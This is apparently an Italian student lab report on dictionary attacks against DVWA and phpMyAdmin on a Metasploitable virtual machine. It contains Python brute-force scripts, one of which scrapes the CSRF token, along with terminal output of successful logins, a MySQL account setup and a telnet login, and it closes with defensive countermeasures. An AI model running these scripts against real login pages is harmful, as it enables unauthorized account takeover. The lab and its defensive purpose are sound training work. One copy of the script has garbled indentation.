
```
~/Desktop/brute_dvwa2.py - Mousepad
File Edit Search View Document Help
1 import http.client, urllib.parse, requests
2
3 username_file = open('/home/daniele/Desktop/userpwd/usernamesx.lst')
4 password_file = open('/home/daniele/Desktop/userpwd/passwords.lst')
5
6 user_list = username_file.readlines()
7 pwd_list = password_file.readlines()
8
9 url_login = 'http://192.168.50.101/dvwa/vulnerabilities/brute/'
10
11 cookies = {
12     'PHPSESSID': '0f1aaed38d3c21551da3bae995a97d7c',
13     'security': 'medium' #low,medium,high
14 }
15
16 pwdcheck='Welcome to the password protected area'
17 for user in user_list:
18     user = user.rstrip()
19     for pwd in pwd_list:
20         pwd = pwd.rstrip()
21         print(user, "-", pwd)
22
23         data_login = {
24             'username': user,
25             'password': pwd,
26             'Login': 'Login',
27         }
28
29 s = requests.Session()
30 response=s.get(url_login,params=data_login, cookies=cookies)
31 check=response.text
32 if(pwdcheck in check):
33     print("Accesso effettuato con successo!")
34     print("Logged with:",user, " - ", pwd)
35     break
36 else:
37     print("Accesso non riuscito.")
38     continue
39 break
40
```

```
daniele@kali: ~/Desktop
File Actions Edit View Help
admin - #comment: https://nmap.org/npsl/. Note that this license
admin - #comment: requires you to license your own work under a compatible open source
admin - #comment: license. If you wish to embed Nmap technology into proprietary
admin - #comment: software, we sell alternative licenses at https://nmap.org/oem/.
admin -
admin - admin
admin - 123456
Accesso effettuato con successo!
Logged with: admin - 123456

(daniele@kali)-[~/Desktop]
$ python brute_dvwa2.py
admin - #comment: This collection of data is (C) 1996-2022 by Nmap Software LLC.
admin - #comment: It is distributed under the Nmap Public Source license as
admin - #comment: provided in the LICENSE file of the source distribution or at
admin - #comment: https://nmap.org/npsl/. Note that this license
admin - #comment: requires you to license your own work under a compatible open source
admin - #comment: license. If you wish to embed Nmap technology into proprietary
admin - #comment: software, we sell alternative licenses at https://nmap.org/oem/.
admin -
admin - admin
admin - 123456
Accesso effettuato con successo!
Logged with: admin - 123456

(daniele@kali)-[~/Desktop]
$
```

Infine abbiamo impostato il livello su “high”, notando come il check venga fatto in maniera molto più lenta (una combinazione ogni due secondi circa), in modo da compromettere la facilità di accedere tramite un attacco a dizionario.



```
~/Desktop/brute_dvwa2.py - Mousepad
File Edit Search View Document Help
1 import http.client, urllib.parse, requests
2
3 username_file = open('/home/daniele/Desktop/userpwd/usernamesx.lst')
4 password_file = open('/home/daniele/Desktop/userpwd/passwords.lst')
5
6 user_list = username_file.readlines()
7 pwd_list = password_file.readlines()
8
9 url_login = 'http://192.168.50.101/dvwa/vulnerabilities/brute/'
10
11 cookies = {
12     'PHPSESSID': '0f1aaed38d3c21551da3bae995a97d7c',
13     'security': 'high' #low,medium,high
14 }
15
16 pwdcheck='Welcome to the password protected area'
17 for user in user_list:
18     user = user.rstrip()
19     for pwd in pwd_list:
20         pwd = pwd.rstrip()
21         print(user, "-", pwd)
22
23         data_login = {
24             'username': user,
25             'password': pwd,
26             'Login': 'Login',
27         }
28
29 s = requests.Session()
30 response=s.get(url_login,params=data_login, cookies=cookies)
31 check=response.text
32 if(pwdcheck in check):
33     print("Accesso effettuato con successo!")
34     print("Logged with:",user, " - ", pwd)
35     break
36 else:
37     print("Accesso non riuscito.")
38     continue
39 break
40
```

```
daniele@kali: ~/Desktop
File Actions Edit View Help
admin - #comment: https://nmap.org/npsl/. Note that this license
admin - #comment: requires you to license your own work under a compatible open source
admin - #comment: license. If you wish to embed Nmap technology into proprietary
admin - #comment: software, we sell alternative licenses at https://nmap.org/oem/.
admin -
admin - admin
admin - 123456
Accesso effettuato con successo!
Logged with: admin - 123456

(daniele@kali)-[~/Desktop]
$ python brute_dvwa2.py
admin - #comment: This collection of data is (C) 1996-2022 by Nmap Software LLC.
admin - #comment: It is distributed under the Nmap Public Source license as
admin - #comment: provided in the LICENSE file of the source distribution or at
admin - #comment: https://nmap.org/npsl/. Note that this license
admin - #comment: requires you to license your own work under a compatible open source
admin - #comment: license. If you wish to embed Nmap technology into proprietary
admin - #comment: software, we sell alternative licenses at https://nmap.org/oem/.
admin -
admin - admin
admin - 123456
Accesso effettuato con successo!
Logged with: admin - 123456

(daniele@kali)-[~/Desktop]
$
```

6) Vista l'assenza di un account di phpMyAdmin da bucare, ne abbiamo creato uno tramite linea di comando della macchina Metasploitable in MySQL.


```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ sudo mysql -p -u root
[sudo] password for msfadmin:
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> create user 'admin'@'localhost' identified by 'admin';
Query OK, 0 rows affected (0.00 sec)

mysql> grant all privileges on *.* to 'admin'@'localhost';
Query OK, 0 rows affected (0.00 sec)
```

In seguito alla creazione dell'account, siamo riusciti ad entrare nella pagina principale di phpMyAdmin.



7) Attacco a dizionario verso phpMyAdmin, abbiamo utilizzato il seguente codice:

```
import http.client, urllib.parse, requests
from bs4 import BeautifulSoup

username_file = open('/usr/share/nmap/nselib/data/usernames.lst')
password_file = open('/usr/share/nmap/nselib/data/passwords.lst')

user_list = username_file.readlines()
pwd_list = password_file.readlines()

url_login = 'http://192.168.50.101/phpMyAdmin/'

pwdcheck= False

for user in user_list:
    user = user.rstrip()
    for pwd in pwd_list:
        pwd = pwd.rstrip()
        print (user, "-", pwd)

        s = requests.Session()
        response=s.post(url_login)
        soup = BeautifulSoup(response.text, 'html.parser')
        token = soup.find('input', {'name':'token'})['value']

        data_login = {
            'pma_username': user,
            'pma_password': pwd,
            'token':token,
        }

        response=s.post(url_login,params=data_login)
        check=response.text
```

```

if("Access denied" in check):

    print("Accesso negato")

else:

    print("Accesso effettuato con successo!")

    print("Logged with:",user, " - ", pwd)

    pwdcheck = True

    break

if pwdcheck== True:

    break

```

Il programma prende in input due file contenenti due liste con usernames e password più comuni (abbiamo utilizzato i file già presenti in Linux, come si può notare nei percorsi riportati sopra). Successivamente, inseriamo l'URL e, tramite un controllo dinamico, il token che serve per concederci l'accesso tramite le seguenti istruzioni:

- requests.Session(): avvia la sessione con il sito;
- s.post(url\_login): effettua una richiesta di tipo POST sulla sessione precedentemente avviata;
- BeautifulSoup(response.text, 'html.parser'): memorizza il codice HTML del sito;
- soup.find('input', {'name':'token'})['value']: cerca il valore del token presente nel codice HTML precedentemente memorizzato.

Infine, il programma compara le credenziali date in input ed il token ed in caso positivo ci stampa a schermo le giuste credenziali per accedere.

```

File Edit Search View Document Help
~/Desktop/brute_php.py - Mousepad

1 import http.client, urllib.parse, requests
2 from bs4 import BeautifulSoup
3
4 username_file = open('/home/daniele/Desktop/userpwd/usernamesx.lst')
5 password_file = open('/home/daniele/Desktop/userpwd/passwords.lst')
6
7 user_list = username_file.readlines()
8 pwd_list = password_file.readlines()
9
10 url_login = 'http://192.168.50.101/phpMyAdmin/'
11
12 pwdcheck= False
13
14 for user in user_list:
15     user = user.rstrip()
16     for pwd in pwd_list:
17         pwd = pwd.rstrip()
18         print (user, "- ", pwd)
19
20         s = requests.Session()
21         response=s.post(url_login)
22         soup = BeautifulSoup(response.text, 'html.parser')
23         token = soup.find('input', {'name':'token'})['value']
24
25         data_login = {
26             'pma_username': user,
27             'pma_password': pwd,
28             'token':token,
29         }
30
31         response=s.post(url_login,params=data_login)
32         check=response.text
33         if("Access denied" in check):
34             print("Accesso negato")
35         else:
36             print("Accesso effettuato con successo!")
37             print("Logged with:",user, " - ", pwd)
38             pwdcheck = True
39             break
40
41     else:
42         print("Accesso non riuscito.")
43         continue
44     break

```

```

daniele@kali: ~/Desktop
File Actions Edit View Help
Accesso effettuato con successo!
Logged with: admin - admin

(daniele@kali)~/Desktop
$ python brute_php.py
admin - #comment: This collection of data is (C) 1996-2022 by Nmap Software LLC.
Accesso negato
admin - #comment: It is distributed under the Nmap Public Source license as
Accesso negato
admin - #comment: provided in the LICENSE file of the source distribution or at
Accesso negato
admin - #comment: https://nmap.org/npsl/. Note that this license
Accesso negato
admin - #comment: requires you to license your own work under a compatible open source
Accesso negato
admin - #comment: license. If you wish to embed Nmap technology into proprietary
Accesso negato
admin - #comment: software, we sell alternative licenses at https://nmap.org/oem/.
Accesso negato
admin -
Accesso negato
admin - admin
Accesso effettuato con successo!
Logged with: admin - admin

(daniele@kali)~/Desktop
$


```

## Considerazioni

Secondo i nostri risultati, proponiamo diverse contromisure da adottare:

- 1) Utilizzare il protocollo HTTPS per i propri siti web, in quanto include un sistema di crittografia che rende più protetto il traffico dei dati, come vedremo nel punto 6;
- 2) Nel caso di un sito web che richiede un login, utilizzare sempre username poco comuni e password più sicure che includano una combinazione tra caratteri speciali, in maiuscolo, minuscolo e numeri, in quanto sono più difficili da tracciare. Consigliamo, inoltre, l'implementazione di un'autenticazione due fattori in modo che sia impossibile per un malintenzionato accedere utilizzando solo user e password. Infine ricordiamo di cambiare credenziali in maniera periodica;
- 3) Implementare un sistema di sicurezza che metta a disposizione solo un numero limitato di tentativi con cui accedere tramite credenziali, in modo da compromettere la possibilità di subire un attacco bruteforce/a dizionario;
- 4) Se il sito risponde con "200" per tutti i metodi HTTP, potrebbe non applicare adeguatamente i controlli di autorizzazione. In altre parole, qualsiasi utente potrebbe essere in grado di eseguire qualsiasi azione sul sito, indipendentemente dai diritti che dovrebbero avere (ad esempio, le richieste DELETE dovrebbero essere consentite solo a utenti autorizzati per l'eliminazione dei dati. L'assenza di questa autorizzazione potrebbe essere un problema);
- 5) Testando con le porte in ascolto, abbiamo notato come siano tutte aperte, portando ad un rischio maggiore. In particolare, la porta 23 (TELNET) che permette di gestire l'host in ascolto da un'altra macchina. Si consiglia unicamente l'uso della porta 22 (SSH) in quanto, avendo una connessione criptata, previene attacchi MITM;

Come vediamo nella figura a fianco, è stato possibile prendere il controllo di Metasploitable da Kali tramite terminale utilizzando il comando "telnet IP\_Metasploitable";



```
luca@kali: ~/Desktop
File Actions Edit View Help
[Icons] [Variables] [Status] [Variables] [Charsets]
Actions
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
msfadmin@metasploitable
metasploitable login: msfadmin
Password:
Last login: Tue Oct 17 03:10:22 EDT 2023 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Interface
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

- 6) Durante l'attacco a dizionario contro DVWA, abbiamo ricavato parte dei dati tramite BurpSuite proprio perché il sito non utilizza comunicazioni criptate.